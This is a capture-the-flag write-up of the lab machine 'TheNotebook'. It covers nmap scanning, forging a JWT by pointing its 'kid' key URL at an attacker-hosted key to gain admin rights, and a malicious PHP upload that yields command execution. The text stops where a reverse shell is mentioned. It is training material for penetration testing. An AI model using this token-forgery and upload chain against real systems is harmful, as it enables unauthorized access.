TheNotebook

Synopsis


TheNotebook is a medium difficulty Linux machine that showcases an insecure JWT implementation, which allows unprivileged users to obtain administrative access by forging and signing tokens with arbitrary attributes. This is possible because the private key used for signing tokens is fetched from an external source, which can be easily modified to point to an attacker-controlled location. Once access to the administration panel is obtained, it is possible to upload and execute PHP files resulting in remote command execution. A private SSH key can then be obtained from a world-readable backup archive, allowing lateral movement to a user that has the privileges to run Docker commands via sudo . The Docker version installed to the system is vulnerable to CVE-2019-5736, which allows to escalate privileges on the host system.

Skills

- Managing HTTP cookies
- Knowledge of PHP
- Knowledge of Linux
- Knowledge of Docker
- Abusing the Key ID parameter in JWT

Exploitation


As always we start with the nmap to check what services/ports are open




```
└─# nmap -A 10.10.10.230
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-27 10:01 EDT
Nmap scan report for localhost (10.10.10.230)
Host is up (0.034s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE  VERSION
22/tcp    open     ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http     nginx 1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
|_http-server-header: nginx/1.14.0 (Ubuntu)
5859/tcp  filtered wherehoo
10010/tcp filtered rxapi
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=8/27%OT=22%CT=1%CU=31682%PV=Y%DS=2%DC=T%G=Y%TM=64EB575
OS:C%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=103%GCD=2%ISR=105%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11
OS:NW7%O3=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=FE8
OS:8%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M53
OS:CNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

We see only two ports open, so we started from the browser


Opening the browser gave us the following page



We registered a new user and logged into the application



We captured the HTTP request via BurpSuit to inspect what exactly is going on under the hood, and we found JWT token



We used JWT.io to decode the token, and then we spotted that signature of the token is verified by SSH keys that are downloaded from the local host

In order to modify the token, we needed to generate our own SSH keys and paste them into corresponding fields and also we needed to change the IP address from where the keys will be downloaded

```
┌──(root㉿kali)-[~/Desktop/Boxes/Notebook.htb]
└─# ls
note  privKey.key  privKey.key.pub  pubKey.out

┌──(root㉿kali)-[~/Desktop/Boxes/Notebook.htb]
└─# cat pubKey.out
-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAuouyx7elywRdN1QG7u0r
Avg+bUwogjb7DO0XVBL6/DH8Y3AGFy0CtbgajeLky4Cs2ocrJ0rwadVL4KjLUIjQ
WN6WWVtqydapyG/oJ5IeqcuRCHEWU5xpVEZna/WyPCiYZMBaDUAB9lh6uoXTWc4n
GjTqEzjmdKkD6NURcraPMqQiEcSpYUf925H4/sL4efQ7KAuj9XW7/0U3o6Rg2CVu
FT5uvS2Ejz7sfqrEoXy+LZt+nmAcw8DQKN5kVs4LgMfCOKUT6+BEVNE4PLj+kqLB
+oUBdGlaw75NVBuBPlntHOa9BpkOvRUPQboQcAR3RBwWGEHuKU6kPLIxwhplxdtK
KE/8k+DZdYow0t1bcFsjX3S3IGfDcDgvN+3I6vgeRTV8xM09mEJvs00jgPhBbS0l
7g45PJ9HG4U9ZKpNRoyhaW//HdlmU6XGYOFD3wb5fqJcGqtnZVaOtlSKHkp5wWL2
jyIU1EyZz0JDeQITA75ZoKK71pabhGnjaGEVYg1XZeik5rcEgwd43vnmn/4PER5v
x/f63X+FaOCIFLLkQzsf0oj3QI7JoEk/8Cp3X/Pl9DntPV0LmHfssBqrYvJHWiu0
jdhwvV2+prk6jPtmmuMSLza2YFP1ghXd+VyP1h799P0LfhrtHDuAESnq6QZfRbDo
53PGCTdT6tNYQyCIqJPV6qMCAwEAAQ==
-----END PUBLIC KEY-----

┌──(root㉿kali)-[~/Desktop/Boxes/Notebook.htb]
└─#
```

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImt
pZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcm
l2S2V5LmtleSJ9.eyJ1c2VybmFtZSI6InNpbW9u
IiwiZW1haWwiOiJzaW1vbkBub3RlYm9vay5odGI
iLCJhZG1pbl9jYXAiOjF9.SLqwqZOli2dqBGvOR
C3I-
iH_2jWGPzIBgnrwtdbNSjuXgq7AVsTIt2acjr4n
WNwSPi75VPo0MqElq7iXsf5ueB2sAxu21mUML5E
O80OLmRtgUzoT_AdPqLznr_DI7ucGbBabB0ChDB
-
yz0mBYTNtPDZvz6vbEd0LUSrqrRcRlP1Gq1USaU
eeN9jk2gsEPBVjH6suVNStuQBen6YYIEAriziEJ
PTkKdl3zwTFzbC_sJBZpiJ9q3ZtPPPSeEOHRqfQ
KF3Lxx41_q2IJtdu1t6wW7QDxGalGCQqHaw_ozO
8W3NOVyjOcIjvrs31FEZtUZa5ruN2gJRCqBODiL
bQ-Gl6SDudceqCA5dl5EcBb4Xa-
YB_3OXoYUgv1bWL27DxbPDA0LuHulcwdUe4CvMc
ETJE-cRjWI4kAYRzgT7dXPmNuDd8mjLJ-
598lBokSLfHAWhffMLScOta9Z9UqV3_pdLHjzuS
eRgPl6xQ2y57l1Mjg6ZJenaOOX1wr9eJJi-
4p8CAghUPnfOX-OX5KJNrkKUz-
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```

PAYLOAD: DATA


```
  "username": "simon",
  "email": "simon@notebook.htb",
  "admin_cap": 1
}
```

VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  RbDo
  53PGCTdT6tNYQyCIqJPV6qMCAwEAAQ
  ==
  -----END PUBLIC KEY-----
  ,
  mLrIDjNhlIMxRTgSxEPNBF4OJ/yZb3
  adtK
```


Once everything was prepared, we modified the value for “admin_cap” to elevate our privileges

And we pasted our malicious JWT token and refreshed the page
And it worked - we escalated our privileges to the administrator user





As the administrator we got an ability to upload files, so we uploaded malicious pho file what gave us the remote code execution





Your Files





uid=33(www-data) gid=33(www-data) groups=33(www-data)

Next we get a reverse shell on the system